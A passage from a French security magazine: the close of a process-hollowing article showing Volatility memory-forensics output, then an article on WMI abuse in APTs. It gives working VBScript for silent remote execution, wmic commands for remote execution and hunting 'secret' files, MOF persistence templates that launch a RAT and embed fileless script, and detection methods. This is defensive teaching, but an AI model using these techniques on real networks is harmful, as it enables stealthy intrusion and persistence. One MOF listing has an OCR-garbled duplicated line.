Un outil tel que **ProcessExplorer** de la suite « sysinternals » permet de faire une première analyse via l'analyse des propriétés du processus a priori suspect (souvenez-vous du PPID suspect).

Pour ceux qui ne la connaîtraient pas, la suite « sysinternals », proposée (reprise) par Microsoft est un allié de choix dans le forensics « live » avec des outils tels qu'**autorun**, **ProcessExplorer**, **tcpview**, **RootkitRevealer** et d'autres qui utilisent une connaissance intime de l'OS pour révéler plus que ce que ne dévoilent les outils « standards » de celui-ci (cela dit depuis qu'ils sont fournis par Microsoft on pourrait aussi dire qu'ils font partie des outils « standards »).

Une autre possibilité de détection est l'analyse des Prefetch Windows comme évoqué dans le blog http://journeyintoir.blogspot.fr/2014/12/prefetch-file-meet-process-hollowing_17.html.

Le principe du « prefetching » (pré-lecture ou pré-chargement) est de stocker en mémoire un certain nombre d'informations de démarrage lors de la première exécution d'un programme pour accélérer les exécutions suivantes. Les 10 premières secondes de l'exécution sont supervisées. Les fichiers de trace sont généralement stockés dans **C:\Windows\Prefetch** avec l'extension « .pf » (le format et le contenu de ces fichiers est expliqué sur http://www.forensicswiki.org/wiki/Windows_Prefetch_File_Format). Le post référencé ci-dessous présente les différences de contenu de prefetch entre l'exécution du process **svchost.exe** légitime et celle du processus injecté par un code malveillant.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

```
\volatility-2.2.standalone.exe -f memdump.dump pstree
Volatile Systems Volatility Framework 2.2
Name                                                  Pid   PPid   Thds   Hnds
-------------------------------------------------- ------ ------ ------ ------
 0x86040650:explorer.exe                             1772   1736     15    604
. 0x8601c980:SbieCtrl.exe                            1952   1772      5    110
. 0x85fe4da0:VBoxTray.exe                            1936   1772      7     55
. 0x86017da0:jusched.exe                             1944   1772      2    159
. 0x86016c10:ctfmon.exe                              1960   1772      1    115
. 0x86207020:procexp.exe                             2972   1772     14    398
. 0x85f25020:cmd.exe                                 3824   1772      1     32
. 0x85f1f0a0:cmd.exe                                 2036   1772      1     33
.. 0x85fc1020:mdd_1.3.exe                             380   2036      1     24
 0x863c69c8:System                                      4      0     56    452
. 0x86253188:smss.exe                                 544      4      3     19
.. 0x8623db28:csrss.exe                               592    544     11    434
.. 0x861ffda0:winlogon.exe                            616    544     18    460
... 0x862b0998:services.exe                           660    616     15    272
.... 0x86042da0:jqs.exe                               236    660      5    219
.... 0x86250330:svchost.exe                          1164    660      6     87
.... 0x8b1ebda0:spoolsv.exe                          1560    660     10    120
.... 0x862ca928:NitroPDFReaderD                       260    660      4     45
.... 0x86062cd0:SbieSvc.exe                          1052    660      7     63
.... 0x862da728:svchost.exe                          1068    660     83   1536
.... 0x8b1e0458:wscntfy.exe                          1688   1068      1     39
.... 0x862c92c8:svchost.exe                           180    660      5    107
.... 0x8603e020:VBoxService.exe                       828    660      8    106
.... 0x86061020:svchost.exe                           960    660      9    250
.... 0x86018650:svchost.exe                          1220    660     11    164
.... 0x8b12d6b0:wmiapsrv.exe                         1104    660      3    144
.... 0x86252750:svchost.exe                           872    660     18    200
..... 0x85fb6d60:wmiprvse.exe                        3268    872      6    134
.... 0x86176980:alg.exe                               788    660      5    102
... 0x8605b020:lsass.exe                              672    616     23    355
 0x86140020:svchost.exe                               3408   3400      1     35
```

Fig. 13 : Sortie de la commande « pstree » de volatility sur un dump mémoire Windows.

C'est également le cas si le binaire **Lab02-12.exe** a été lancé en tant que service.

Volatility peut également révéler le caractère potentiellement malveillant de ce processus via la commande **malfind** qui cherche à détecter les injections de code par l'analyse des tags VAD (*Virtual Address Descriptor* – http://www.dfrws.org/2007/proceedings/p62-dolan-gavitt.pdf) et des permissions sur les pages mémoire. Sur l'image suivante, on voit que le process injecté **svchost.exe** présente une page de code en « READ_WRITE_EXECUTE » et que le début de la mémoire est le début d'un exécutable PE.

Il est ensuite possible de dumper une image du processus via la commande **procmemdump** (ou **procexedump**) pour une analyse plus poussée (dans un désassembleur par exemple – IDA, metasm…).

2.5.2 Memory forensics

Si l'accès « live » à la machine n'est pas possible ou pas souhaitable, mais qu'un dump de la mémoire vive est disponible, la détection d'un processus remplacé peut se faire via l'outil volatility. Plus qu'un outil, Volatility est un framework (en python donc facilement extensible) d'analyse de dump mémoire dont le moteur consiste à parser le dump pour y retrouver les structures typiques des OS analysés (cela reprend en partie le principe du « file carving » pour le forensics d'image disque). Un grand nombre de plugins est fourni avec le framework (dont le plugin « yarascan » qui permet de scanner un process avec des signatures yara).

Comme sur **ProcessExplorer**, volatility permet de lister les process actifs lors du dump mémoire et de récupérer le **ParentId** qui donnera le même indice qu'en live.

L'un des processus **svchost.exe** n'a pas pour parent le processus de PID 660 (correspondant à **services.exe**).

```
\volatility-2.2.standalone.exe -f memdump.dump malfind -p 3408
Volatile Systems Volatility Framework 2.2
Process: svchost.exe Pid: 3408 Address: 0x400000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 7, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00400000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  MZ..............
0x00400010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
0x00400020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x00400030  00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00  ................

0x400000 4d              DEC EBP
0x400001 5a              POP EDX
0x400002 90              NOP
0x400003 0003            ADD [EBX], AL
0x400005 0004            ADD [EAX], AL
0x400007 000400          ADD [EAX+EAX], AL
0x40000a 0000            ADD [EAX], AL
0x40000c ff              DB 0xff
0x40000d ff00            INC DWORD [EAX]
0x40000f 00b800000000    ADD [EAX+0x0], BH
0x400015 0000            ADD [EAX], AL
0x400017 004000          ADD [EAX+0x0], AL
0x40001a 0000            ADD [EAX], AL
0x40001c 0000            ADD [EAX], AL
0x40001e 0000            ADD [EAX], AL
0x400020 0000            ADD [EAX], AL
0x400022 0000            ADD [EAX], AL
0x400024 0000            ADD [EAX], AL
0x400026 0000            ADD [EAX], AL
0x400028 0000            ADD [EAX], AL
0x40002a 0000            ADD [EAX], AL
0x40002c 0000            ADD [EAX], AL
0x40002e 0000            ADD [EAX], AL
0x400030 0000            ADD [EAX], AL
0x400032 0000            ADD [EAX], AL
0x400034 0000            ADD [EAX], AL
0x400036 0000            ADD [EAX], AL
0x400038 0000            ADD [EAX], AL
0x40003a 0000            ADD [EAX], AL
0x40003c e000            LOOPNZ 0x40003e
0x40003e 0000            ADD [EAX], AL
```

Fig. 14 : Sortie de la commande « malfind » de volatility sur un dump mémoire Windows.

Conclusion

Au travers de la présentation de la technique de remplacement de processus, cet article a expliqué quelques concepts de Windows et du format d'exécutable PE et a présenté des techniques de détection de comportements malveillants. Windows, au travers de la richesse de son API, fournit tous les outils nécessaires à la création de malwares avancés. La surveillance et la corrélation des appels systèmes en un ensemble de règles de détection de comportements malveillants est un exercice difficile.

D'autres techniques existent pour masquer une activité malveillante dans un processus valide et consistent généralement à injecter des DLL malveillantes dans l'espace d'exécution du processus ciblé ou à hooker les appels systèmes. Certaines de ces techniques (injection de DLL via **CreateRemoteThread** ou **QueueUserAPC**) sont également utilisées à d'autres fins comme l'instrumentation de binaire. On retrouve ces techniques dans des outils tels qu'API Monitor (*hook en userland*) ou Cuckoo (injection de DLL direct ou via APC). Ces techniques en userland restent cependant détectables, notamment quand des DLL sont ajoutées à l'espace mémoire d'un ou plusieurs processus.

L'utilisation de techniques plus avancées comme les rootkits noyau peut permettre une meilleure dissimulation par la manipulation des structures noyau, même si une analyse de dumps mémoire offline devrait en théorie rester une méthode de détection valide.

Partant du principe que l'infection aura lieu, il est nécessaire de disposer de méthodes et d'outils de réponse et d'analyse sur incident. Le forensics sous Windows, comme sous d'autres OS d'ailleurs, nécessite une bonne connaissance du fonctionnement « normal » des OS afin d'être en mesure de détecter les comportements anormaux. Généralement, les traces sont là (principe de Locard qu'on peut résumer par : « tout contact laisse une trace »), mais il faut savoir les trouver et les exploiter. ■

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

WMI : LA MENACE SILENCIEUSE

Jérôme Leseinne (@TrapFrame) – jerome.leseinne@airbus.com

mots-clés : WMI / APT / MALWARE / SCRIPT

Les techniques et boîtes à outils dont dispose un attaquant sont nombreuses. Nous allons voir qu'un framework d'apparence anodine dans Windows, WMI (Windows Management Instrumentation), peut se révéler être une menace redoutable et particulièrement difficile à détecter.

1 Introduction

Parmi les fondamentaux d'une APT (*Advanced Persistent Threat*), on trouve deux besoins essentiels à un attaquant : persister sur le système d'information et pouvoir y effectuer des mouvements latéraux (déplacements de machine en machine).

La persistance est utilisée notamment pour le RAT (*Remote Administration Tool*) permettant à l'attaquant d'avoir un pied dans le SI, mais pas seulement. On voit couramment des besoins du type surveiller la création de fichiers dans un répertoire ou permettre la communication entre 2 sous réseaux.

Ces fonctions ont un besoin commun, survivre à un redémarrage de la machine sur laquelle elles opèrent.

Windows ne manque pas de moyens de persistance, aussi appelé ASEPs (*Auto-Start Extensibility Points*) que ce soit via le registre (Clé Run, Services...) ou via le système de fichiers (remplacement de binaire, DLL preloading...). Le problème pour l'attaquant, c'est que la plupart de ces ASEPs sont bien connus des équipes de réponse à incidents et des solutions logicielles de type HIPS (*Host Intrusion Prevention System*).

Autre point, les données recherchées par l'attaquant se trouvent rarement sur les premières machines compromises. Il va donc avoir besoin de se déplacer sur d'autres machines pour pouvoir accéder aux données visées ou acquérir un privilège nécessaire pour la suite de son exploration.

Là aussi, Windows offre des moyens simples pour se déplacer sur le SI (en supposant que l'on en ait les droits). On peut citer différents mécanismes comme les tâches planifiées ou encore les utilitaires de type PsExec. Mais comme pour la persistance, ces méthodes laissent des traces bien visibles permettant de potentiellement détecter une attaque ou d'en comprendre le fonctionnement et la finalité.

Depuis deux ans, une tendance semble se dessiner **[1]**. Des groupes d'attaquants commencent à utiliser WMI aussi bien comme moyen de persistance que comme méthode de déplacement entre machines.

Pourquoi WMI ? La première réponse pourrait être et est probablement la discrétion, mais nous allons voir que cette technologie offre bien plus que cela et peut suffire à remplacer une bonne partie de la boîte à outils d'un attaquant.

2 WMI, c'est quoi ?

WMI est l'implémentation Microsoft de WBEM (*Web-Based Enterprise Management* **[2]**), un standard qui définit les objets de gestion des ressources informatiques via le standard CIM (*Common Information Model* **[3]**).

Pour faire simple, WMI permet de gérer des composants systèmes, des applications ou du matériel via les drivers.

Ce framework repose sur la notion de « providers » qui sont des composants logiciels fournissant des classes décrivant leurs ressources.

Les providers WMI sont implémentés sous forme de composants COM (*Component Object Model* **[4]**). Les éditeurs et constructeurs peuvent ainsi fournir leurs propres providers qui viendront étendre les classes disponibles par défaut dans l'OS.

Les classes livrées de base dans Windows couvrent déjà une majorité des besoins communs d'administration. On peut par exemple interagir avec (liste non exhaustive) :

- les processus ;
- les services ;
- les comptes d'utilisateurs ;
- la configuration réseau ;
- la base de registre ;
- ...

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Les requêtes WMI sont exprimées via le langage WQL (*WMI Query Language* **[5]**) qui est très proche des langages de type SQL utilisés dans le monde des SGBD :

```
SELECT * FROM Win32_LogicalDisk WHERE (Name = "C:" OR Name = "D:")
    AND  FreeSpace > 5000000  AND   FileSystem = "NTFS"
```

Point important, les services offerts par WMI sont interrogeables à distance sur le réseau, tout ce que vous pouvez faire en local sur une machine peut être fait à distance à la condition que vous en ayez les droits (par défaut les droits de type Administrateur sont nécessaires).

Dernier point d'architecture, les classes WMI sont regroupées dans des espaces de nom ou *NameSpaces*. Le namespace « Root\CIMV2 » est le namespace par défaut et contient en pratique la majorité des classes utiles à la gestion de l'OS.

WMI est disponible nativement depuis Windows 2000 et l'accès à distance est activé par défaut, contrairement à WinRM.

3 WMI en pratique

Il existe de multiples façons d'accéder aux services WMI, mais nous allons nous concentrer aujourd'hui sur ceux disponibles par défaut sous Windows.

Comme évoqué précédemment, WMI est implémenté avec la technologie COM. Cela signifie que quasiment tous les langages de programmation (C++, C#, VB...) ou de scripting peuvent accéder aux services WMI.

Les principaux vecteurs d'accès à WMI sont :

- VBScript/Jscript ;
- PowerShell ;
- **wmic.exe**.

Le débutant en WMI peut utiliser **wbemtest.exe**. Il permet d'explorer les classes disponibles et d'exécuter des requêtes WQL :




Fig. 1 : Interface de base de wbemtest.




Fig. 2 : wbemtest est un outil pratique pour se renseigner sur les propriétés et méthodes des classes.

Dans le cadre de cet article, nous allons nous concentrer sur **VBScript** et **wmic**, car ils sont tous deux disponibles sur toutes les versions de Windows.

Le script suivant est un exemple de code **VBScript** permettant d'exécuter un processus à distance sur une machine (le compte utilisé doit avoir les droits d'administration sur la machine distante) :

```
Option Explicit
Const HIDDEN_WINDOW = 0

function RunExe(strComputer,strCmd)
On Error Resume Next

    Dim objWMIService,Locator,errReturn, intProcessID,objConfig
    Dim objStartup,objProcess

    err.clear

    '#-----------------------------------------------------------------
    '#  Mise en place de la connexion WMI avec la machine distante
    '#-----------------------------------------------------------------

    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set objWMIService = Locator.ConnectServer(strComputer, "root\cimv2")
    objWMIService.Security_.ImpersonationLevel = 3

    if err.number <> 0 then
        wscript.echo "Impossible de se connecter à : " & strComputer
        exit function
    end if

    set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW

    Set objProcess = objWMIService.Get("Win32_Process")

    '#-----------------------------------------------------------------
    '#  Execution du processus sur la machine distante
    '#-----------------------------------------------------------------
    errReturn = objProcess.Create(strCmd,null,objConfig,intProcessID)
```

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

```
    if errReturn = 0 Then
        Wscript.Echo strCmd & " a été démarré avec l'ID "  & intProcessID
    Else
        Wscript.Echo strCmd & " n'a pas pu être lancé. Erreur: " & errReturn
    End If

    RunExe = errReturn

end function
```

L'exécution se déroule de manière silencieuse (pas de fenêtre affichée), par contre le fichier exécutable doit être présent sur la machine distante. Pour cela, il suffit de modifier le script de telle sorte que celui-ci l'y copie préalablement si besoin.

Ces quelques lignes de script viennent de nous permettre de simuler les fonctionnalités de base d'un **PsExec** tout en étant beaucoup plus discrets. Il n'y a pas de création de service sur la machine distante et dans le cas où l'exécutable est un binaire natif Windows (par exemple **cmd.exe**), aucun fichier exécutable n'est créé sur le disque.

Outre le scripting, on peut utiliser l'utilitaire **wmic.exe** en ligne de commandes pour exécuter des requêtes WMI. Cela offre moins de souplesse qu'un script, mais suffit pour la plupart des usages basiques.

La syntaxe de **wmic** diffère légèrement de WQL dans le sens où le nom des classes est remplacé par un alias. Par exemple **Win32_Process** est remplacé par **process**.

La liste des alias est disponible via l'aide intégrée de **wmic** :

```
wmic.exe /?
```

Les commandes **wmic** sont de la forme **wmic.exe ALIAS <CONDITION> <COMMANDE> <...>**.

Dans sa forme la plus simple, on utilisera **wmic.exe ALIAS**. Cela appelle par défaut la commande **GET** de l'alias.

Exemple pour lister tous les processus de la machine courante :

```
C:\Users\Administrator>wmic process

Caption              CommandLine
System Idle Process
System
smss.exe             \SystemRoot\System32\smss.exe
csrss.exe            %SystemRoot%\system32\csrss.exe
ObjectDirectory=\Windows SharedSection=
csrss.exe            %SystemRoot%\system32\csrss.exe
ObjectDirectory=\Windows SharedSection=
wininit.exe          wininit.exe
winlogon.exe         winlogon.exe
services.exe         C:\Windows\system32\services.exe
lsass.exe            C:\Windows\system32\lsass.exe
lsm.exe              C:\Windows\system32\lsm.exe
...
```

On peut choisir les propriétés qui nous intéressent :

```
C:\Users\Administrator>wmic process get caption

Caption
System Idle Process
System
smss.exe
csrss.exe
csrss.exe
wininit.exe
winlogon.exe
services.exe
lsass.exe
lsm.exe
...
```

Chaque objet possède des méthodes que l'on peut appeler. Par exemple, si l'on veut créer un processus sur la machine courante, on peut appeler la méthode **create** de l'objet **process** :

```
wmic.exe process call create "cmd /C netstat -ano > %windir%\
temp\w.txt"
```

Si l'on souhaite exécuter la requête WMI sur une ou plusieurs machines distantes, on peut se servir de l'option **/NODE:** :

```
wmic.exe /node: "serveur1","serveur2" useraccount
```

ou d'un fichier contenant la liste des machines (via la syntaxe **@**) :

```
wmic.exe /node:@machine_liste.txt useraccount
```

Les critères de filtre s'utilisent comme avec WQL via la commande **WHERE**. Cet exemple force l'arrêt du processus **calc.exe** :

```
wmic.exe process where name="calc.exe" call terminate
```

Enfin, il est possible d'utiliser la syntaxe **PATH** si la classe qui vous intéresse n'est pas disponible dans les alias **wmic**.

Par exemple, si l'on veut utiliser la classe **CIM_DataFile** pour effectuer une recherche sur le système de fichiers d'une machine :

```
WMIC /node:"srv_nas01" PATH CIM_DataFile WHERE "Path ='\\
research\\' AND name like '%secret%'"
```

WMI est une technologie extrêmement puissante. Elle permet à un administrateur d'automatiser de nombreuses tâches, mais en contrepartie elle offre aux attaquants un moyen « built-in » de remplacer une bonne partie de leur boîte à outils :

- reconnaissance : rôle des machines, liste des applicatifs lancés, énumération des partages réseaux, liste des comptes utilisateurs, configuration réseau... ;
- déplacements latéraux : exécution de commandes à distance ;
- recherche et collecte de données : listing du contenu de disques, création des archives avec des données « intéressantes ».

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Ceux-ci ne sont que quelques exemples simples, les possibilités sont très vastes et permettent à l'attaquant de limiter son empreinte sur le SI :

- limitation de l'utilisation d'exécutable « tiers » (ex : **PsExec**), donc moins de chance de déclencher une détection type AV/IPS ;
- réduction de l'empreinte forensic sur les machines (aucun service créé, pas d'exécutable sur le disque...).

Nous allons voir quels sont les moyens de détection d'une activité WMI, mais avant cela nous allons aborder une autre facette de WMI, la persistance sur une machine.

4 Persistance

Lors d'une APT, un attaquant va le plus souvent devoir trouver un moyen de persister sur une ou plusieurs machines, le but premier étant de pouvoir garder le contrôle d'une machine après son redémarrage.

On peut imaginer au moins 3 scénarios principaux qui nécessitent une persistance :

- la machine héberge un RAT et relaie les commandes de l'attaquant ;
- la machine est un point pivot entre 2 réseaux « disjoints » ;
- la machine contient des données sensibles et recherchées par l'attaquant, il veut donc pouvoir monitorer par exemple la création de fichiers spécifiques.

Il existe des dizaines de façons de persister sur une machine Windows, parmi les plus connues on peut citer les clés RUN ou les services.

Nous allons voir que WMI offre des mécanismes bien moins connus et beaucoup plus discrets permettant à du code malveillant de persister sur une machine.

Cela va se faire via le trio **_EventFilter**/**_EventConsumer**/**_FilterToConsumerBinding** et la création d'un fichier MOF (*Managed Object Format* **[6]**).

Les fichiers MOF permettent, entre autres, de définir des classes, des instances, ou des namespaces. On compile ces fichiers via l'utilitaire **mofcomp.exe** qui est inclus de base dans Windows.

Par défaut, la compilation d'un fichier MOF, si elle réussit, enregistre aussi son contenu dans le *repository* WMI.

L'**EventFilter** permet de définir un événement qui vous intéresse, cela peut être par exemple, un *timer* ou la création d'un fichier dans un répertoire :

```
instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name  = "FileFilter";
    Query = "SELECT * FROM __InstanceCreationEvent WITHIN 5 "
            " WHERE TargetInstance ISA 'CIM_DataFile' "
            "AND TargetInstance.Drive='C:' "
            "AND TargetInstance.Path='\\\\test\\\\'";
    QueryLanguage = "WQL";
};
```

Pour s'abonner à un événement préalablement créé, il faut définir un **EventConsumer**. Il existe plusieurs types de « consumers », mais dans le cadre de cet article nous allons nous intéresser à 2 d'entre eux : **CommandLineEventConsumer** et **ActiveScriptEventConsumer**.

Pour répondre à un événement, par le lancement d'une commande ou d'un exécutable, on utilise un « consumer » de type **CommandLineEventConsumer** :

```
instance of CommandLineEventConsumer as $Consumer
{
Name = "FileFilterConsumer";
CommandLineTemplate = "cmd /C echo nouveau fichier détecté>>
c:\\new.txt";
RunInteractively = False;
};
```

Ensuite, il ne reste plus qu'à relier l'événement et son « consumer » ensemble, pour ce faire on utilise un **FilterToConsumerBinding** :

```
instance of __FilterToConsumerBinding
{
      Consumer = $Consumer;
      Filter = $EventFilter;
};
```

Le fichier MOF complet aura donc la forme de :

```
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name  = "FileFilter";
    Query = "SELECT * FROM __InstanceCreationEvent WITHIN 5 "
            " WHERE TargetInstance ISA 'CIM_DataFile' "
            "AND TargetInstance.Drive='C:' "
            "AND TargetInstance.Path='\\\\test\\\\'";
    QueryLanguage = "WQL";\\\test\\\\'";
    QueryLanguage = "WQL";
};

instance of CommandLineEventConsumer as $Consumer
{
    Name = "FileFilterConsumer";
    CommandLineTemplate = "cmd /C echo nouveau fichier détecté>>
c:\\new.txt";
    RunInteractively = False;
};

instance of __FilterToConsumerBinding
{
    Consumer = $Consumer;
    Filter = $EventFilter;
};
```

La compilation et l'enregistrement dans le repository WMI s'effectueront via la commande :

```
mofcomp.exe file_filter.mof
```

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Une fois compilé, le fichier MOF n'est plus nécessaire et peut être supprimé.

L'exemple précédent concernait le monitoring de fichiers, mais on peut aussi imaginer que l'on puisse utiliser le même principe pour la persistance d'un RAT qui se déclenchera chaque jour à une heure donnée :

```
instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name  = "EvilFilter";
    Query = "Select * From __InstanceModificationEvent "
            "Where TargetInstance Isa \"Win32_LocalTime\" "
            "And TargetInstance.Hour = 9";
    QueryLanguage = "WQL";
};

instance of CommandLineEventConsumer as $Consumer
{
    Name = "EvilConsumer";
    CommandLineTemplate = "MyEvilRat.exe";
    RunInteractively = False;
};
```

Nous venons de voir que l'on peut facilement faire persister un exécutable, intéressons-nous maintenant à l'autre type de « consumer », **ActiveScriptEventConsumer**, qui permet de lier des événements à des scripts VBS ou JS.

Dans le code précédent, il suffit de remplacer la section **CommandLineEventConsumer** par :

```
instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "TestScript";
    ScriptingEngine = "VBScript";
    ScriptFileName = "c:\\mon_script.vbs";
};
```

Le script exécuté lors du déclenchement est pointé par **ScriptFileName**.

Là où cela devient beaucoup plus intéressant, c'est qu'au lieu de faire référence à un fichier de script, on peut « embarquer » le code directement dans la définition du « consumer » dans le fichier MOF :

```
instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "inlineConsumer";
    ScriptingEngine = "VBScript";
    ScriptText =
    "Set oFSO = CreateObject(\"Scripting.FileSystemObject\")\n"
    "Set oFile = oFSO.OpenTextFile(\"c:\\test.txt\", 8, True)\n"
    "oFile.WriteLine \" I am a script, catch me if you can !\"\n"
      "oFile.Close\n";
};
```

Et voilà ! Nous avons maintenant du code persistant et fonctionnel sans avoir besoin de créer de fichier sur le disque.

L'exemple précédent est volontairement simple pour les besoins de l'article, mais rien n'empêche de créer des scripts beaucoup plus complexes pouvant remplacer une bonne partie de la boîte à outils d'un attaquant.

5 Détection

Coupons court au suspens, oui il existe des journaux permettant de tracer les requêtes WMI sur une machine, et non, ces journaux ne sont pas activés par défaut sur Windows.

Pour XP et Windows 2003, l'activation des journaux se fait via l'interface de la console de gestion WMI (**wmimgmt.msc**) et par l'intermédiaire de valeurs de la base de registre **[7]**.

Les journaux sont créés dans le répertoire **%windir%\system32\wbem\logs** sous forme de fichiers texte.

À partir de Vista et Windows Server 2008, la journalisation WMI s'effectue via le mécanisme ETW (*Event Tracing for Windows*) et les journaux sont consultables via l'observateur d'événements Windows.

L'activation des traces s'effectue via la ligne de commandes :

```
wevtutil.exe sl Microsoft-Windows-WMI-Activity/Trace /e:true
```

Les informations apparaîtront ensuite dans le journal **WMI-Activity**, après avoir au préalable coché le menu ***Affichage > Afficher les journaux d'analyse et de débogage*** dans l'observateur d'événements.

Si l'on exécute une requête du type :

```
wmic.exe useraccounts
```

Cela se traduira par un événement :

```
GroupOperationId = 396; OperationId = 397; Operation = Start
IWbemServices::ExecQuery - SELECT * FROM Win32_UserAccount;
ClientMachine = WIN-K8KIOH9D8MR; User = WIN-K8KIOH9D8MR\
Administrator; ClientProcessId = 532; NamespaceName = \\.\ROOT\
CIMV2
```

Par contre, la création d'un processus via :

```
wmic process call create 'calc.exe'
```

se traduira par :

```
GroupOperationId = 536; OperationId = 539; Operation = Start
IWbemServices::ExecMethod - Win32_Process::Create; ClientMachine
= WIN-K8KIOH9D8MR; User = WIN-K8KIOH9D8MR\Administrator;
ClientProcessId = 1220; NamespaceName = \\.\ROOT\CIMV2
```

Vous noterez que le nom de l'exécutable, ici **calc.exe**, n'est pas mentionné.

Les journaux d'événements vont aussi souligner l'enregistrement de « consumers » :

```
Performing Update operation on the WMI repository. OperationID =
9765; Operation = __FilterToConsumerBinding.Consumer="\\\\.
\\root\\subscription:CommandLineEventConsumer.Name=
\"testExeConsumer\"",Filter="\\\\.\\root\\subscription:__
EventFilter.Name=\"testExeFilter\""; Flags = 0
```

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Et dans le même genre :

```
GroupOperationId = 326; OperationId = 329; Operation = Start
IWbemServices::PutInstance - CommandLineEventConsumer.Name="ExeFilter";
ClientMachine = WIN-K8KIOH9D8MR; User = WIN-K8KIOH9D8MR\Administrator;
ClientProcessId = 568; NamespaceName = \\.\root\subscription
```

On voit donc que, même si elles sont parfois incomplètes, on peut obtenir des informations utiles en activant le logging WMI. Il faudra par contre veiller à la verbosité de ces journaux, la quantité de données générées pouvant être très importante sur certains systèmes.

Outre les journaux, on peut aussi utiliser une requête WMI pour obtenir la liste des **EventFilter** et **EventConsumers** actifs sur une machine, exemple via **wmic** pour les **Eventfilter** :

```
C:\Users\Administrator>wmic/namespace:\\root\
subscription PATH __EventFilter  get/format:list

CreatorSID={1,5,0,0,0,0,0,5,21,0,0,0,217,8,137,120,158,215,34,134,
55,42,170,63,244,1,0,0}
EventAccess=
EventNamespace=Root\Cimv2
Name=testFilter
Query=Select * From __InstanceModificationEvent Where
TargetInstance
 Isa "Win32_LocalTime" And TargetInstance.Second = 30
QueryLanguage=WQL
```

Et on peut faire de même pour les **EventConsumer** et ainsi voir par exemple le script embarqué :

```
C:\Users\Administrator>wmic/namespace:\\root\
subscription PATH __EventConsumer get/form

CreatorSID={1,5,0,0,0,0,0,5,21,0,0,0,217,8,137,120,158,215,34,134,
55,42,170,63,244,1,0,
KillTimeout=0
MachineName=
MaximumQueueSize=
Name=testConsumer
ScriptFilename=
ScriptingEngine=VBScript
ScriptText=Set objShell = CreateObject("WScript.Shell")
objShell.Run "cmd /C echo Find me if you can!
&gt;&gt; c:\test.txt"
```

Pour les analyses « offline », la chose se complique, car le format du repository WMI n'est pas documenté (NDLA : il n'existe visiblement pas de parser non officiel).

Les **EventFilter** et **EventConsumer** sont stockés dans le fichier binaire **c:\windows\system32\wbem\repository\OBJECTS.DATA**. La structure de ce fichier n'est pas documentée, mais rien ne nous empêche d'en extraire les chaînes de caractères. Ensuite une recherche de mots clés suffit :

```
ActiveScriptEventConsumer
inlineConsumer
VBScript
Set oFSO = CreateObject("Scripting.FileSystemObject")
Set oFile = oFSO.OpenTextFile("c:\test.txt", 8, True)
oFile.WriteLine " I am a script, catch me if you can !"
oFile.Close
```

```
CommandLineEventConsumer
cmd /C netstat -ano >> c:\n.log
```

Point important, l'exécution de code VBS ou JS des « consumers » ne se déroule pas dans les processus traditionnels **cscript.exe** ou **wscript.exe**, mais dans un exécutable dédié nommé **scrcons.exe**. Des traces d'utilisation de cet exécutable sont donc autant d'indices de l'utilisation de scripts WMI de type **ActiveScriptEventConsumer**.

Pour finir, l'analyse des artefacts classiques pourra aussi fournir des informations complémentaires :

- **AppCompatCache** ;
- **Prefetch** ;
- date d'accès des binaires ;
- journaux de sécurité ;
- ...

